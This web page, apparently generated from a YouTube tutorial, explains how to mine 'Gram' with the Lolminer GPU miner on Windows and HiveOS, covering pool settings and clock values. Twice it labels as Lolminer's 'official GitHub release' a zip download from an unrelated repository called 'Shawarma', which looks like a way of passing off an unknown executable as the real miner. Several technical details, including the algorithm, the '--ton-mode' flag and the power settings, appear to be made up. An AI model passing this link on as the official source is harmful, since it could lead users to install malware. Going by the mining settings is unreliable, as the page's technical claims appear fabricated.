Lolminer Guide for Mining Gram Cryptocurrency
· based on the channel FINCOR

Video: Lolminer | Start Mining Gram with Lolminer 2025 | Gram Mining | How to Mine GRAM HiveOS/Windows
Lolminer is a cryptocurrency miner focused on AMD GPUs, designed to efficiently mine coins using Equihash variants and the cuckAToo31 algorithm, including Gram coin. It supports Windows and Linux operating systems and charges a developer fee of 1%. To start mining Gram with Lolminer, miners typically connect to the mining pool at ton.ninja which is dedicated to TON/Gram mining.
Understanding Lolminer and Gram Mining
Lolminer specializes in providing a stable and optimized mining experience for AMD graphics cards, making it a popular choice for mining alternative cryptocurrencies like Gram (GRAM). Gram uses the cuckAToo31 mining algorithm, which Lolminer supports fully. Mining Gram requires joining a mining pool such as ton.ninja to combine mining power and share rewards.
Essential Lolminer Settings for Gram Mining
To achieve optimal mining performance on Lolminer for Gram, configure the following key parameters:
- Mining Pool: `lolminer.ton.ninja:9999`
- Wallet & Worker Name Format: `%WAL%.%WORKER_NAME%`
- Mode: `--ton-mode 6` (specific for Gram mining)
- Core Clock (cclk): 1550 MHz
- Memory Clock (mclk): 810 MHz
- Power Offset (coff): 300 (to reduce power consumption)
- Fan Speed: 60% to maintain GPU cooling
These settings balance hash rate and power efficiency, crucial when mining on AMD GPUs with Lolminer.
Setting Up Lolminer on Windows and HiveOS
Lolminer can be installed and run on both Windows and HiveOS, catering to different user preferences.
Windows Setup Steps:
- Download the latest Lolminer version from the official GitHub release: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
- Extract the files and configure the `start.bat` or config files with the parameters mentioned above.
- Ensure GPU drivers are up to date for AMD cards.
- Run the miner executable and monitor your GPU temperature and hash rate.
HiveOS Setup Steps:
- Create a new flight sheet for Gram mining.
- Select Lolminer as the miner and input the pool URL and wallet.
- Add the custom miner configuration flags for Gram:
- ```
- --ton-mode 6 --cclk 1550 --mclk 810 --coff 300 --fan 60
- ```
- Apply the flight sheet and start mining.
This dual-platform support makes Lolminer accessible for beginners and experienced miners alike.
Common Questions and Troubleshooting Tips
Many users wonder about the ease of setup and stability. Lolminer is praised for its clear configuration and smooth operation when mining Gram. Common issues usually involve incorrect pool URLs or wallet formatting.
- Make sure to use the ton.ninja pool URL exactly as `lolminer.ton.ninja:9999`.
- Wallet and worker names must be set correctly to receive mining rewards.
- Monitor GPU temperatures to prevent overheating.
Benefits of Mining Gram with Lolminer
Mining Gram with Lolminer offers several advantages:
- Low developer fee of 1%, maximizing your earnings.
- Optimized for AMD GPUs, ensuring stable hash rates.
- Compatible with multiple OS options (Windows and HiveOS).
- Active community and resources for troubleshooting.
Useful Links
- Official Gram mining pool: https://ton.ninja/
- Lolminer latest release: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Итог
Lolminer is a reliable and efficient miner for Gram cryptocurrency, especially tailored for AMD GPUs. With clear configuration options for both Windows and HiveOS, even beginners can start mining Gram effectively. The ton.ninja pool is the primary mining pool to join for optimized rewards. Thanks to the detailed guidance from the FINCOR channel, users have a straightforward path to begin their Gram mining journey. For further setup and updates, visit the official pool at https://ton.ninja/ and download the latest Lolminer version.
Key takeaways
- Lolminer is optimized for AMD GPUs and supports Equihash variants and cuckAToo31 algorithm.
- It works on Windows and Linux with a 1% developer fee.
- Gram mining uses the ton.ninja pool with specific Lolminer parameters.
- Configuration includes clock settings (cclk 1550, mclk 810), power offset, and fan speed.
- Setup instructions cover both HiveOS and Windows for beginner-friendly mining.
Questions & answers
What hardware is best for mining Gram with Lolminer?
Lolminer is optimized for AMD GPUs, making AMD graphics cards the best choice for mining Gram efficiently using this miner.
How do I configure Lolminer to mine Gram on Windows?
Download the latest Lolminer release, set the pool to lolminer.ton.ninja:9999, configure wallet and worker names, and apply parameters such as --ton-mode 6, cclk 1550, mclk 810, coff 300, and fan 60. Run the miner executable to start mining.
Is there a developer fee when using Lolminer for Gram mining?
Yes, Lolminer charges a 1% developer fee, which is deducted from the mining rewards automatically.
Can Lolminer be used on HiveOS for Gram mining?
Yes, Lolminer supports HiveOS. You can create a flight sheet with Lolminer, input the pool and wallet details, and add the necessary parameters to start mining Gram on HiveOS.
Source: Lolminer | Start Mining Gram with Lolminer 2025 | Gram Mining | How to Mine GRAM HiveOS/Windows · Markdown version